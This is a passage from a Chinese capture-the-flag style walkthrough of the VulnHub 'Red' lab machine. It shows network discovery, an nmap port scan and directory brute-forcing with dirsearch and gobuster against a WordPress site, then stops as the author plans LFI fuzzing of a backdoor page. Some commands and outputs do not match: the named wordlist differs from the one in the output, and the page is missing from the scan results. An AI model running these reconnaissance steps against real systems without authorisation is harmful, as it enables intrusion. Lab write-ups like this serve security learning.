免责声明:本文记录的是 Red 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/red/Red.ova
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root?kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:e0:71:d3 PCS Systemtechnik GmbH
192.168.5.10 08:00:27:89:06:41 PCS Systemtechnik GmbH
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.271 seconds (112.73 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 05:32 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00032s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00029s latency).
MAC Address: 08:00:27:E0:71:D3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.10
Host is up (0.00031s latency).
MAC Address: 08:00:27:89:06:41 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.11
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.54 seconds
目标IP:192.168.5.102、探测目标IP开放端口
nmap -sV -p- 192.168.5.10┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.5.10
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 05:32 -0400
Nmap scan report for 192.168.5.10
Host is up (0.000065s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:89:06:41 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
端口:22、803、目录探测
dirsearch -u http://192.168.5.10┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.5.10
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460
Output File: /root/reports/http_192.168.5.10/_26-03-11_05-37-29.txt
Target: http://192.168.5.10/
[05:37:29] Starting:
[05:37:30] 403 - 339B - /.git
[05:37:31] 403 - 339B - /.git/branches/
[05:37:31] 403 - 339B - /.git/config
[05:37:31] 403 - 339B - /.git/
[05:37:31] 403 - 339B - /.git/FETCH_HEAD
[05:37:31] 403 - 339B - /.git/COMMIT_EDITMSG
[05:37:31] 403 - 339B - /.git/head
[05:37:31] 403 - 339B - /.git/description
[05:37:31] 403 - 339B - /.git/hooks/
[05:37:31] 403 - 339B - /.git/hooks/commit-msg
[05:37:31] 403 - 339B - /.git/hooks/post-update
[05:37:31] 403 - 339B - /.git/hooks/pre-applypatch
[05:37:31] 403 - 339B - /.git/hooks/pre-receive
[05:37:31] 403 - 339B - /.git/hooks/pre-commit
[05:37:31] 403 - 339B - /.git/hooks/pre-rebase
[05:37:31] 403 - 339B - /.git/hooks/pre-push
[05:37:31] 403 - 339B - /.git/hooks/prepare-commit-msg
[05:37:31] 403 - 339B - /.git/hooks/update
[05:37:31] 403 - 339B - /.git/index
[05:37:31] 403 - 339B - /.git/info/
[05:37:31] 403 - 339B - /.git/info/attributes
[05:37:31] 403 - 339B - /.git/info/refs
[05:37:31] 403 - 339B - /.git/info/exclude
[05:37:31] 403 - 339B - /.git/logs/
[05:37:31] 403 - 339B - /.git/logs/head
[05:37:31] 403 - 339B - /.git/logs/HEAD
[05:37:31] 403 - 339B - /.git/logs/refs/heads/master
[05:37:31] 403 - 339B - /.git/logs/refs/remotes
[05:37:31] 403 - 339B - /.git/logs/refs
[05:37:31] 403 - 339B - /.git/logs/refs/heads
[05:37:31] 403 - 339B - /.git/logs/refs/remotes/origin
[05:37:31] 403 - 339B - /.git/logs/refs/remotes/origin/HEAD
[05:37:31] 403 - 339B - /.git/logs/refs/remotes/origin/master
[05:37:31] 403 - 339B - /.git/objects/
[05:37:31] 403 - 339B - /.git/objects/info/packs
[05:37:31] 403 - 339B - /.git/refs/heads
[05:37:31] 403 - 339B - /.git/refs/
[05:37:31] 403 - 339B - /.git/packed-refs
[05:37:31] 403 - 339B - /.git/refs/heads/master
[05:37:31] 403 - 339B - /.git/refs/remotes/origin
[05:37:31] 403 - 339B - /.git/refs/remotes
[05:37:31] 403 - 339B - /.git/refs/remotes/origin/HEAD
[05:37:31] 403 - 339B - /.git/refs/remotes/origin/master
[05:37:31] 403 - 339B - /.git/refs/tags
[05:37:31] 403 - 339B - /.git/HEAD
[05:37:31] 403 - 339B - /.git/hooks/applypatch-msg
[05:37:31] 403 - 277B - /.ht_wsr.txt
[05:37:31] 403 - 277B - /.htaccess.bak1
[05:37:31] 403 - 277B - /.htaccess.orig
[05:37:31] 403 - 277B - /.htaccess.sample
[05:37:31] 403 - 277B - /.htaccess_sc
[05:37:31] 403 - 277B - /.htaccess.save
[05:37:31] 403 - 277B - /.htaccess_extra
[05:37:31] 403 - 277B - /.htaccess_orig
[05:37:31] 403 - 277B - /.htaccessBAK
[05:37:31] 403 - 277B - /.htaccessOLD
[05:37:31] 403 - 277B - /.htaccessOLD2
[05:37:31] 403 - 277B - /.htm
[05:37:31] 403 - 277B - /.html
[05:37:31] 403 - 277B - /.htpasswd_test
[05:37:31] 403 - 277B - /.htpasswds
[05:37:31] 403 - 277B - /.httr-oauth
[05:37:32] 403 - 277B - /.php
[05:37:51] 200 - 7KB - /license.txt
[05:37:59] 200 - 3KB - /readme.html
[05:38:01] 403 - 277B - /server-status/
[05:38:01] 403 - 277B - /server-status
[05:38:09] 301 - 315B - /wp-admin -> http://192.168.5.10/wp-admin/
[05:38:09] 500 - 3KB - /wp-admin/
[05:38:09] 200 - 385B - /wp-admin/admin-ajax.php
[05:38:09] 500 - 3KB - /wp-admin/install.php
[05:38:09] 200 - 0B - /wp-content/
[05:38:09] 301 - 317B - /wp-content -> http://192.168.5.10/wp-content/
[05:38:09] 500 - 609B - /wp-content/plugins/akismet/akismet.php
[05:38:09] 500 - 609B - /wp-content/plugins/akismet/admin.php
[05:38:09] 500 - 0B - /wp-content/plugins/hello.php
[05:38:09] 403 - 277B - /wp-content/upgrade/
[05:38:09] 403 - 277B - /wp-content/uploads/
[05:38:09] 409 - 3KB - /wp-admin/setup-config.php
[05:38:09] 200 - 0B - /wp-includes/rss-functions.php
[05:38:09] 301 - 318B - /wp-includes -> http://192.168.5.10/wp-includes/
[05:38:09] 403 - 277B - /wp-includes/
[05:38:10] 200 - 0B - /xmlrpc.php
Task Completed二、漏洞利用
1、信息搜集
http://192.168.5.10/robots.txt
配置域名解析
192.168.5.10 redrocks.winhttp://192.168.5.10/

页面提示说找不到他的后门,说明此网站肯定已经被植入了后门,查看一下源代码


里有一段英文,意思就是说要向Mr. Miessler寻求帮助,也不知道是啥意思,在网上搜一下发现其中指向了github上的一个字典。
尝试用其中的字典进行目录扫描
# 下载字典
apt install --reinstall seclists

# 扫描目录
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt -x .php -u http://redrocks.win/┌──(root㉿kali)-[~]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -x php -u http://redrocks.win/
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://redrocks.win/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git (Status: 403) [Size: 339]
/.git/HEAD (Status: 403) [Size: 339]
/.git/HEAD.php (Status: 403) [Size: 339]
/.git/config (Status: 403) [Size: 339]
/.git/config.php (Status: 403) [Size: 339]
/.git/index (Status: 403) [Size: 339]
/.git/index.php (Status: 403) [Size: 339]
/.git/logs/ (Status: 403) [Size: 339]
/.git/logs/.php (Status: 403) [Size: 339]
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/0 (Status: 301) [Size: 0] [--> http://redrocks.win/0/]
/2021 (Status: 301) [Size: 0] [--> http://redrocks.win/2021/]
/H (Status: 301) [Size: 0] [--> http://redrocks.win/2021/10/24/hello-world/]
/S (Status: 301) [Size: 0] [--> http://redrocks.win/sample-page/]
/admin (Status: 302) [Size: 0] [--> http://redrocks.win/wp-admin/]
/atom (Status: 301) [Size: 0] [--> http://redrocks.win/feed/atom/]
/dashboard (Status: 302) [Size: 0] [--> http://redrocks.win/wp-admin/]
/embed (Status: 301) [Size: 0] [--> http://redrocks.win/embed/]
/favicon.ico (Status: 302) [Size: 0] [--> http://redrocks.win/wp-includes/images/w-logo-blue-white-bg.png]
/feed (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/h (Status: 301) [Size: 0] [--> http://redrocks.win/2021/10/24/hello-world/]
/hello (Status: 301) [Size: 0] [--> http://redrocks.win/2021/10/24/hello-world/]
/index.php (Status: 301) [Size: 0] [--> http://redrocks.win/]
/index.php (Status: 301) [Size: 0] [--> http://redrocks.win/]
/login (Status: 302) [Size: 0] [--> http://redrocks.win/wp-login.php]
/page1 (Status: 301) [Size: 0] [--> http://redrocks.win/]
/rdf (Status: 301) [Size: 0] [--> http://redrocks.win/feed/rdf/]
/render?url=https://www.google.com (Status: 301) [Size: 0] [--> http://redrocks.win/render%3Furl=https:/www.google.com]
/render?url=https://www.google.com.php (Status: 301) [Size: 0] [--> http://redrocks.win/render%3Furl=https:/www.google.com.php]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://redrocks.win/render/https:/www.google.com]
/render/https://www.google.com.php (Status: 301) [Size: 0] [--> http://redrocks.win/render/https:/www.google.com.php]
/robots.txt (Status: 200) [Size: 112]
/rss (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/rss2 (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/s (Status: 301) [Size: 0] [--> http://redrocks.win/sample-page/]
/sa (Status: 301) [Size: 0] [--> http://redrocks.win/sample-page/]
/sam (Status: 301) [Size: 0] [--> http://redrocks.win/sample-page/]
/sample (Status: 301) [Size: 0] [--> http://redrocks.win/sample-page/]
/server-status (Status: 403) [Size: 277]
/sitemap.xml (Status: 302) [Size: 0] [--> http://redrocks.win/wp-sitemap.xml]
/wp-admin (Status: 301) [Size: 315] [--> http://redrocks.win/wp-admin/]
/wp-app.php (Status: 403) [Size: 0]
/wp-atom.php (Status: 301) [Size: 0] [--> http://redrocks.win/feed/atom/]
/wp-content (Status: 301) [Size: 317] [--> http://redrocks.win/wp-content/]
/wp-config.php (Status: 200) [Size: 0]
/wp-cron.php (Status: 200) [Size: 0]
/wp-commentsrss2.php (Status: 301) [Size: 0] [--> http://redrocks.win/comments/feed/]
/wp-includes (Status: 301) [Size: 318] [--> http://redrocks.win/wp-includes/]
/wp-feed.php (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/wp-links-opml.php (Status: 200) [Size: 228]
/wp-load.php (Status: 200) [Size: 0]
/wp-login.php (Status: 200) [Size: 6035]
/wp-rss.php (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/wp-mail.php (Status: 403) [Size: 2616]
/wp-settings.php (Status: 500) [Size: 0]
/wp-rss2.php (Status: 301) [Size: 0] [--> http://redrocks.win/feed/]
/wp-rdf.php (Status: 301) [Size: 0] [--> http://redrocks.win/feed/rdf/]
/wp-register.php (Status: 301) [Size: 0] [--> http://redrocks.win/wp-login.php?action=register]
/wp-signup.php (Status: 302) [Size: 0] [--> http://redrocks.win/wp-login.php?action=register]
/xmlrpc.php (Status: 405) [Size: 42]
/xmlrpc.php (Status: 405) [Size: 42]
Progress: 9500 / 9500 (100.00%)
===============================================================
Finished
===============================================================
发现一个NetworkFileManagerPHP.php页面,进行访问,但是访问后发现是一片空白,说明确实存在这个页面,再根据状态码为500猜测这个页面可能存在LFI,使用wfuzz测试一下参数,字典也用github上面提供的字典文件。
